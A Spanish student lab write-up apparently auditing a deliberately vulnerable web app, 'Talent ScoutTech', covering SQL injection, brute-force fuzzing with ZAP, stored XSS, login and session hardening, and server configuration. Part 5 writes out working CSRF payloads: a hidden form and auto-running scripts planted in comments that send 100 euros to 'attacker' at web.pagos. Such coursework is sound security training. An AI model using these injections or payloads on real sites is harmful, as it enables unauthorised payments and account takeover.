Proyecto - Talent ScoutTech

Talent ScoutTech, desarrollada por ACME, es una aplicación web diseñada para revolucionar la forma en que se descubren y evalúan talentos deportivos. Esta plataforma permite a los usuarios añadir jugadores interesantes a una base de datos y anexar comentarios sobre su idoneidad para la contratación. Aunque los comentarios no pueden ser editados, los perfiles de los jugadores sí pueden ser actualizados, reflejando cambios como el equipo al que pertenecen.

El objetivo principal de este proyecto es auditar **Talent ScoutTech**, identificando vulnerabilidades críticas en su código y configuración. La aplicación presenta desafíos significativos en términos de seguridad, tanto para proteger los datos de los usuarios como la información de los jugadores. Utilizaréis vuestras habilidades técnicas y conocimientos en pentesting para analizar estas debilidades y proponer soluciones efectivas basadas en las mejores prácticas de seguridad, incluyendo las guías de OWASP.

Parte 1 - SQLi


> **Warning**: SQLite3::query(): Unable to prepare statement: near "hola": syntax error in **/var/www/html/private/auth.php** on line **12**
> Invalid query: SELECT userId, password FROM users WHERE username = "" hola". Field user introduced is: " hola

Escribo los valores ...	
En el campo ...	
Del formulario de la página ...	
La consulta SQL que se ejecuta es ...	
Campos del formulario web utilizados en la consulta SQL ...	
Campos del formulario web **no** utilizados en la consulta SQL ...	

Escribo los Valores "hola en el campo usuario del formulario de la pagina http://10.0.2.129:8081/list_players.php# y la consulta que se ejecuta es SELECT userId, password FROM users WHERE username

- **Campos del formulario web utilizados en la consulta SQL:** `username`
- **Campos del formulario web** no **utilizados en la consulta SQL:** `password`

B) ZAP



Explicación del ataque	El ataque consiste en repetir ...
	... utilizando en cada interacción una contraseña diferente del diccionario
Campo de usuario con que el ataque ha tenido éxito	
Campo de contraseña con que el ataque ha tenido éxito	

El ataque consiste en repetir el fuzzer que utiliza **listas de palabras (payloads)** predefinidas o personalizadas para enviar datos a un campo específico. Utilizando en cada interacción una contraseña diferente del diccionario.

Campo de usuario con que el ataque ha tenido éxito
LUIS

Campo de contraseña con que el ataque ha tenido éxito
1234

C) Explicación de la Función SQLite3::escapeString

Explicación del error ...	
Solución: Cambiar la línea con el código ...	
... por la siguiente línea ...	

La función utiliza `SQLite3::escapeString` en el nombre de usuario antes de incluirlo en la consulta SQL. Sin embargo, **esto no es suficiente** para prevenir inyecciones SQL en todos los casos. Aunque `escapeString` puede neutralizar ciertos caracteres peligrosos, no ofrece una protección completa, especialmente si el valor procesado se inserta directamente en la consulta sin usar consultas preparadas o parámetros vinculados. Para garantizar una seguridad robusta, es recomendable utilizar **consultas preparadas con parámetros** en lugar de confiar en métodos de escape manual o concatenación de cadenas.

Una solución seria usar **consultas preparadas** con parámetros enlazados para evitar la inyección SQL.

```
$stmt = $db->prepare('SELECT userId, password FROM users WHERE username =
:username');
$stmt->bindValue(':username', $user, SQLITE3_TEXT);
$result = $stmt->execute();
```

D) add_comment.php~

Vulnerabilidad detectada ...	
Descripción del ataque ...	
¿Cómo podemos hacer que sea segura esta entrada?	

Inyección SQL (SQL Injection)

Aunque el código utiliza `SQLite3::escapeString` para escapar el contenido del comentario (`$body`), **no se sanitizan adecuadamente** los valores de `$_GET['id']` y `$_COOKIE['userId']`. Esto permite que un atacante manipule estos valores para inyectar código SQL malicioso.

Ejemplo de Explotación:

Si un atacante modifica el valor de `$_GET['id']` para que contenga una consulta SQL maliciosa, podría ejecutar comandos no autorizados en la base de datos. Por ejemplo:

```
add_comment.php?id=4, '5', "hola";  --
```

Esto podría eliminar la tabla `comments` o realizar otras acciones no deseadas.

Solución:


- Utiliza **consultas preparadas** (`prepared statements`) con parámetros enlazados para evitar la inyección SQL.
- Valida y sanitiza todos los valores de entrada, especialmente los que provienen de `$_GET`, `$_POST` y `$_COOKIE`.


Parte 2 - XSS

A)

Introduzco el mensaje ...	
En el formulario de la página ...	

Al enviar el comentario, el script se almacena en la base de datos sin ser sanitizado. Posteriormente, al acceder a la página `show_comments.php` para ver los comentarios, el código JavaScript se ejecuta en el navegador, mostrando una alerta con el mensaje **"XSS Vulnerable!"**. Esto confirma que la aplicación es vulnerable a **XSS almacenado**.





B)

En HTML, el carácter `&` tiene un significado especial, ya que se utiliza para definir **entidades de caracteres** (por ejemplo, `<` para `<` o `>` para `>`). Si usas `&` directamente en un enlace con parámetros GET, el navegador podría interpretarlo incorrectamente.

C)

¿Cuál es el problema?	
Sustituyo el código de la/las líneas ...	
... por el siguiente código ...	

1. Vulnerabilidad a Inyección SQL (SQL Injection)

El código utiliza directamente el valor de `$_GET['id']` en una consulta SQL sin sanitizarlo o validarlo. Esto permite que un atacante inyecte código SQL malicioso.

Código Vulnerable:

```
$query = "SELECT commentId, username, body FROM comments C, users U WHERE
C.playerId =".$_GET['id']." AND U.userId = C.userId order by C.playerId desc";
```

Explotación:

Un atacante podría modificar el valor de `id` en la URL para inyectar una consulta SQL maliciosa. Por ejemplo:

```
show_comments.php?id=4, 5, ("hola"); --
```

Esta consulta lo que haría es crear un comentario con otro usuario

Solución:

- Utiliza **consultas preparadas** (`prepared statements`) con parámetros enlazados para evitar la inyección SQL.
- Valida que `$_GET['id']` sea un número entero antes de usarlo.

```
$playerId = filter_input(INPUT_GET, 'id', FILTER_VALIDATE_INT);
if ($playerId === false) {
    die("Invalid player ID");
}

$stmt = $db->prepare("SELECT commentId, username, body FROM comments C, users
U WHERE C.playerId = :playerId AND U.userId = C.userId ORDER BY C.playerId
DESC");
$stmt->bindValue(':playerId', $playerId, SQLITE3_INTEGER);
$result = $stmt->execute();
```

2. Vulnerabilidad a XSS (Cross-Site Scripting)

El código muestra el contenido de los comentarios (`$row['body']`) y los nombres de usuario (`$row['username']`) directamente en la página sin sanitizarlos. Esto permite que un atacante inyecte código HTML o JavaScript malicioso.

Código Vulnerable:

```
`<div>`
        ``<h4> ". $row['username'] ."</h4>``
        ``<p>commented: " . $row['body'] . "</p>``
      ``</div>`"
```

Explotación:

Un atacante podría publicar un comentario con código JavaScript, como:

```
<script>alert('XSS Vulnerable!');</script>
```

Cuando otro usuario vea el comentario, el código se ejecutará en su navegador.

Solución:

- Sanitiza la salida utilizando `htmlspecialchars` para convertir caracteres especiales en entidades HTML.

```
`"<div>`
       `<h4> ". htmlspecialchars($row['username'], ENT_QUOTES, 'UTF-8') ."
</h4>`
       `<p>commented: " . htmlspecialchars($row['body'], ENT_QUOTES, 'UTF-8')
. "</p>`
     `</div>";
```

D)

Otras páginas afectadas ...	
¿Cómo lo he descubierto?	

Otra de las paginas afectadas es el buscador.php y list_player.php, he mirado el código php y en concreto esta parte de código:

```php
$result = $db->query($query) or die("Invalid query");

            while ($row = $result->fetchArray()) {
                echo "
                    <li>
                    <div>
                    <span>Name: " . $row['name']
                 . "</span><span>Team: " . $row['team']
                 . "</span></div>
                    <div>
                    <a href=\"show_comments.php?id=".$row['playerid']."\"
                    (show/add comments)</a>
                    <a href=\"insert_player.php?id=".$row['playerid']."\"
                    (editplayer)</a>
                    </div>
                    </li>\n";
            }
            ?>
```

Al revisar el código, encontré varias vulnerabilidades críticas, como **XSS** y posibles **inyecciones SQL**. Es importante sanitizar la salida, validar las entradas y usar consultas preparadas para evitar estos problemas.

Vulnerabilidad	Solución
XSS (Cross-Site Scripting)	Sanitizar la salida con `htmlspecialchars`.
Inyección SQL	Usar consultas preparadas y validar entradas.
Falta de Validación de `playerid`	Validar que `playerid` sea un número entero antes de usarlo.
Exposición de Información	Mostrar mensajes de error genéricos y registrar errores en un archivo.

Parte 3 - Control de acceso, autenticación y sesiones de usuarios

**A) En el ejercicio 1, hemos visto cómo era inseguro el acceso de los usuarios a la aplicación. En la página de `register.php` tenemos el registro de usuario. ¿Qué medidas debemos implementar para evitar que el registro sea inseguro?

Justifica esas medidas e implementa las medidas que sean factibles en este proyecto.

Problemas:

1. **Contraseñas débiles:** Los usuarios pueden registrar contraseñas simples.
2. **Falta de validación de entradas:** No se verifica que los datos sean válidos (por ejemplo, correos electrónicos).
3. **Almacenamiento inseguro de contraseñas:** Las contraseñas podrían almacenarse en texto plano o con hash inseguro.

Solución:

1. **Validación de entradas:**

- Verificar que el correo electrónico tenga un formato válido.
- Asegurarse de que el nombre de usuario no contenga caracteres especiales.

```
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
die("Correo electrónico no válido.");
 }```
```

2. **Contraseñas seguras:**
3. **Almacenamiento seguro de contraseñas:**

- Usar funciones de hash seguras como `password_hash` y `password_verify`.

```
$hashed_password = password_hash($password, PASSWORD_BCRYPT);`
```

**B) En el apartado de login de la aplicación, también deberíamos implantar una serie de medidas para que sea seguro el acceso, (sin contar la del ejercicio 1.c). Como en el ejercicio anterior, justifica esas medidas e implementa las que sean factibles y necesarias (ten en cuenta las acciones realizadas en el register). Puedes mirar en la carpeta `private`

1. Almacenamiento seguro de contraseñas

- **Problema:** Las contraseñas se almacenan en texto plano.

- **Solución:** Usar `password_hash` y `password_verify`.

Solución:

```
function areUserAndPasswordValid($user, $password) {
    global $db, $userId;

    $query = $db->prepare('SELECT userId, password FROM users WHERE username =
:user');
    $query->bindValue(':user', $user, SQLITE3_TEXT);
    $result = $query->execute();
    $row = $result->fetchArray();

    if (!$row || !isset($row['password'])) {
        return FALSE;
    }

    if (password_verify($password, $row['password'])) {
        $userId = $row['userId'];
        return TRUE;
    } else {
        return FALSE;
    }
}
```

2. Usar sesiones en lugar de cookies

- **Problema:** Las credenciales se almacenan en cookies sin cifrar.
- **Solución:** Usar sesiones del servidor.

Solución:

```
session_start();

if (isset($_POST['username']) && isset($_POST['password'])) {
    if (areUserAndPasswordValid($_POST['username'], $_POST['password'])) {
        $_SESSION['user'] = $_POST['username'];
        $_SESSION['userId'] = $userId; // $userId se establece en
areUserAndPasswordValid
        header("Location: index.php");
        exit();
    } else {
        $error = "Invalid credentials.<br>";
    }
```

```
}


if (isset($_POST['Logout'])) {
    session_destroy();
    header("Location: index.php");
    exit();
}
```

3. Validar y sanitizar entradas

- **Problema:** No se validan ni sanitizan las entradas.
- **Solución:** Usar `filter_input` para sanitizar.

  ### Solución:

```
$username = filter_input(INPUT_POST, 'username', FILTER_SANITIZE_STRING);
$password = filter_input(INPUT_POST, 'password', FILTER_SANITIZE_STRING);
```

4. Proteger contra fuerza bruta

- **Problema:** No hay límite de intentos de inicio de sesión.
- **Solución:** Limitar intentos y usar CAPTCHA.

Solución:

```
session_start();

if (!isset($_SESSION['login_attempts'])) {
    $_SESSION['login_attempts'] = 0;
}

if ($_SESSION['login_attempts'] >= 3) {
    $error = "Too many failed attempts. Please try again later.<br>";
} else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if (areUserAndPasswordValid($_POST['username'], $_POST['password'])) {
            $_SESSION['user'] = $_POST['username'];
            $_SESSION['userId'] = $userId;
            $_SESSION['login_attempts'] = 0; // Reiniciar intentos
            header("Location: index.php");
            exit();
        } else {
            $_SESSION['login_attempts']++;
```

```
            $error = "Invalid credentials.<br>";
        }
    }
}
```

5. Usar consultas preparadas

- **Problema:** Uso inseguro de `SQLite3::escapeString`.
- **Solución:** Reemplazar con consultas preparadas.

Solución:

```
$query = $db->prepare('SELECT userId, password FROM users WHERE username =
:user');
$query->bindValue(':user', $user, SQLITE3_TEXT);
$result = $query->execute();
```

C)Volvemos a la página de `register.php`, vemos que está accesible para cualquier usuario, registrado o sin registrar. Al ser una aplicación en la cual no debería dejar a los usuarios registrarse, qué medidas podríamos tomar para poder gestionarlo e implementa las medidas que sean factibles en este proyecto.

Problema:

- Cualquier usuario puede registrarse, lo que no es deseable en una aplicación que no permite registros públicos.

Medidas:

1. **Deshabilitar el registro:**

- Eliminar o comentar el código de registro en `register.php`.

```
die("El registro de nuevos usuarios está deshabilitado.");
```

2. **Restringir el acceso:**

- Permitir el registro solo desde una IP específica o mediante un token secreto.

```
if ($_SERVER['REMOTE_ADDR'] !== 'IP_PERMITIDA') {
                    die("Acceso denegado.");
}
```

**D) Al comienzo de la práctica hemos supuesto que la carpeta `private` no tenemos acceso, pero realmente al configurar el sistema en nuestro equipo de forma local. ¿Se cumple esta condición? ¿Qué medidas podemos tomar para que esto no suceda?

Problema:

- En un entorno local, la carpeta `private` podría ser accesible si no está correctamente configurada.

Medidas:

1. **Configurar el servidor web:**

- Usar un archivo `.htaccess` en Apache para denegar el acceso.

```
`Deny from all`
```

1. **Mover la carpeta fuera del directorio público:**

- Colocar la carpeta `private` fuera de la raíz del servidor web.

```
require_once '/ruta/segura/private/conf.php';
```

**E) Por último, comprobando el flujo de la sesión del usuario. Analiza si está bien asegurada la sesión del usuario y que no podemos suplantar a ningún usuario. Si no está bien asegurada, qué acciones podríamos realizar e implementarlas.

Problemas:

1. **Sesiones no seguras:** Las cookies de sesión podrían ser robadas.
2. **Sesiones fijas:** Un atacante podría fijar un ID de sesión.

Medidas:

1. **Configuración segura de sesiones:**

- Usar cookies seguras y solo HTTP.

```
session_set_cookie_params([
   'lifetime' => 3600,
       'path' => '/',
       'secure' => true, // Solo en HTTPS
       'httponly' => true,
       'samesite' => 'Strict'
   ]);
   session_start();
   ```
1. **Regenerar el ID de sesión:**
- Regenerar el ID de sesión después de un inicio de sesión exitoso.

```bash
session_regenerate_id(true);
```

3. **Validar la sesión:**

- Verificar que el ID de sesión coincida con el almacenado en la base de datos.

```
if ($_SESSION['user_id'] !== $stored_user_id) {
    die("Sesión inválida.");
    }
    ```

Parte 4 - Servidores web

a) Mantener el software actualizado

- **Problema:** Las versiones antiguas del servidor web (Apache, Nginx, etc.) pueden tener vulnerabilidades conocidas.
- **Solución:** Aplicar actualizaciones de seguridad y parches de manera regular.

b) Configurar correctamente los permisos de archivos

- **Problema:** Archivos con permisos demasiado abiertos pueden ser modificados o accedidos por atacantes.
- **Solución:** Asegurarse de que los archivos y directorios tengan los permisos mínimos necesarios.

```bash
chmod 750 /ruta/del/directorio
chmod 640 /ruta/del/archivo
```

c) Limitar el acceso a directorios sensibles

- **Problema:** Directorios como `private` o `config` pueden ser accesibles desde el navegador.
- **Solución:** Usar `.htaccess` (en Apache) o configuraciones del servidor para denegar el acceso.

```
# Denegar acceso a un directorio
<Directory /ruta/del/directorio>
    Deny from all
</Directory>
```

d) Deshabilitar la lista de directorios

- **Problema:** Si no hay un `index.html` o `index.php`, el servidor puede mostrar una lista de archivos.
- **Solución:** Deshabilitar la lista de directorios en la configuración del servidor.

  `Options -Indexes`

2. Protección contra Ataques Comunes

a) Prevenir ataques de fuerza bruta

- **Problema:** Los atacantes pueden intentar adivinar contraseñas o acceder a recursos protegidos.
- **Solución:** Usar herramientas como `fail2ban` para bloquear IPs después de varios intentos fallidos.

b) Proteger contra DDoS

- **Problema:** Los ataques de denegación de servicio pueden saturar el servidor.
- **Solución:** Usar servicios como Cloudflare o configurar límites de tasa en el servidor.

c) Configurar un firewall

- **Problema:** Sin un firewall, el servidor está expuesto a conexiones no autorizadas.
- **Solución:** Usar `iptables` o `ufw` para restringir el acceso a puertos no esenciales.

3. Seguridad en la Aplicación Web

a) Sanitizar entradas y salidas

- **Problema:** Las entradas no validadas pueden llevar a inyecciones SQL o XSS.
- **Solución:** Usar funciones como `htmlspecialchars` y consultas preparadas.

b) Configurar cabeceras de seguridad

- **Problema:** Cabeceras mal configuradas pueden exponer información sensible.
- **Solución:** Usar cabeceras como `Content-Security-Policy`, `X-Frame-Options` y `Strict-Transport-Security`.

```
    Header set Content-Security-Policy "default-src 'self';"
Header set X-Frame-Options "DENY"
Header set Strict-Transport-Security "max-age=31536000; includeSubDomains"
```

4. Monitoreo y Respuesta ante Incidentes

a) Habilitar logs de acceso y errores

- **Problema:** Sin logs, es difícil detectar y responder a ataques.
- **Solución:** Configurar logs detallados y revisarlos regularmente.

```
ErrorLog /var/log/apache2/error.log
CustomLog /var/log/apache2/access.log combined
```

b) Usar herramientas de monitoreo

- **Problema:** Sin monitoreo, los ataques pueden pasar desapercibidos.
- **Solución:** Usar herramientas como Nagios, Zabbix o Prometheus para monitorear el servidor.

c) Plan de respuesta ante incidentes

- **Problema:** Sin un plan, la respuesta a un ataque puede ser lenta e ineficaz.
- **Solución:** Tener un plan documentado para identificar, contener y recuperarse de ataques.

Parte 5 - CSRF


A) Editad un jugador para conseguir que, en el listado de jugadores `list\_players.php` aparezca, debajo del nombre de su equipo y antes de `show/add comments` un botón llamado *Profile* que corresponda a un formulario que envíe a cualquiera que haga clic sobre este botón a esta dirección que hemos preparado.

He añadido esta parte de codigo donde se muestra que se le añade un botón profile con el link malicioso


```
  <?php
            $query = "SELECT playerid, name, team FROM players order by
playerId desc";

            $result = $db->query($query) or die("Invalid query");

            while ($row = $result->fetchArray()) {
                echo "
                    <li>
                    <div>
                    <span>Name: " . htmlspecialchars($row['name'], ENT_QUOTES,
'UTF-8')
                  . "</span><span>Team: " . htmlspecialchars($row['team'],
ENT_QUOTES, 'UTF-8')
                  . "</span></div>
                    <div>
                    <!-- Formulario malicioso CSRF -->
                    <form action='http://web.pagos/donate.php' method='GET'
style='display:inline;'>
                        <input type='hidden' name='amount' value='100'>
                        <input type='hidden' name='receiver' value='attacker'>
                        <input type='submit' value='Profile'>
                    </form>
                    <a href=\"show_comments.php?id=".$row['playerid']."\">
(show/add comments)</a>
                    <a href=\"insert_player.php?id=".$row['playerid']."\">
(edit player)</a>
                    </div>
                    </li>\n";
            }
            ?>
```



Si le damos te lleva a un link que obviamente no hace nada pero en la url se ve atacante recibe 100€



B) Una vez lo tenéis terminado, pensáis que la eficacia de este ataque aumentaría si no necesitara que elusuario pulse un botón. Con este objetivo, cread un comentario que sirva vuestros propósitos sin levantar ninguna sospecha entre los usuarios que consulten los comentarios sobre un jugador (`show\_comments.php`).

```
<p>¡Gran jugador! <script>window.location.href = 'http://web.pagos/donate.php?
amount=100&receiver=attacker';</script></p>
```

C) Pero web.pagos sólo gestiona pagos y donaciones entre usuarios registrados, puesto que, evidentemente, le tiene que restar los 100€ a la cuenta de algún usuario para poder añadirlos a nuestra cuenta.

Los usuarios que visualicen el mensaje *¡Gran jugador!* o pinchen en el botón *Profile* deben estar registrados y autenticados en **web.pagos** y tener suficiente saldo en su cuenta para cubrir los 100€.

D) Si web.pagos modifica la página `donate.php` para que reciba los parámetros a través de POST, quedaría blindada contra este tipo de ataques? En caso negativo, preparad un mensaje que realice un ataque equivalente al de la apartado b) enviando los parámetros "amount" y "receiver" por POST.

Cambiar los parámetros de GET a POST no blindaría completamente la página contra ataques.

Aunque POST es más seguro que GET para enviar datos sensibles, un atacante aún podría explotar vulnerabilidades CSRF o combinar CSRF con XSS para forzar una donación no autorizada.

De hecho, un atacante podría inyectar este código XSS en el campo "body" de show_comments.php:

```
<p>¡Gran jugador!
<script>
  // Crear un formulario oculto
  var form = document.createElement('form');
  form.method = 'POST';
  form.action = 'http://web.pagos/donate.php';

  // Añadir parámetros
  var params = {
    amount: 100,
    receiver: 'attacker'
  };

  for (var key in params) {
    var input = document.createElement('input');
    input.type = 'hidden';
    input.name = key;
    input.value = params[key];
    form.appendChild(input);
  }

  // Enviar el formulario automáticamente
  document.body.appendChild(form);
  form.submit();
</script>
</p>
```

Este trozo de código realizaría las siguientes acciones:

- Crear un formulario oculto con método POST que redireccionará al usuario a `http://web.pagos/donate.php`.
- Añadir los campos ocultos amount y receiver.
- Enviar el formulario automáticamente al consultar los comentarios de un jugador.

Si el usuario está autenticado en `web.pagos`, se realizará la donación.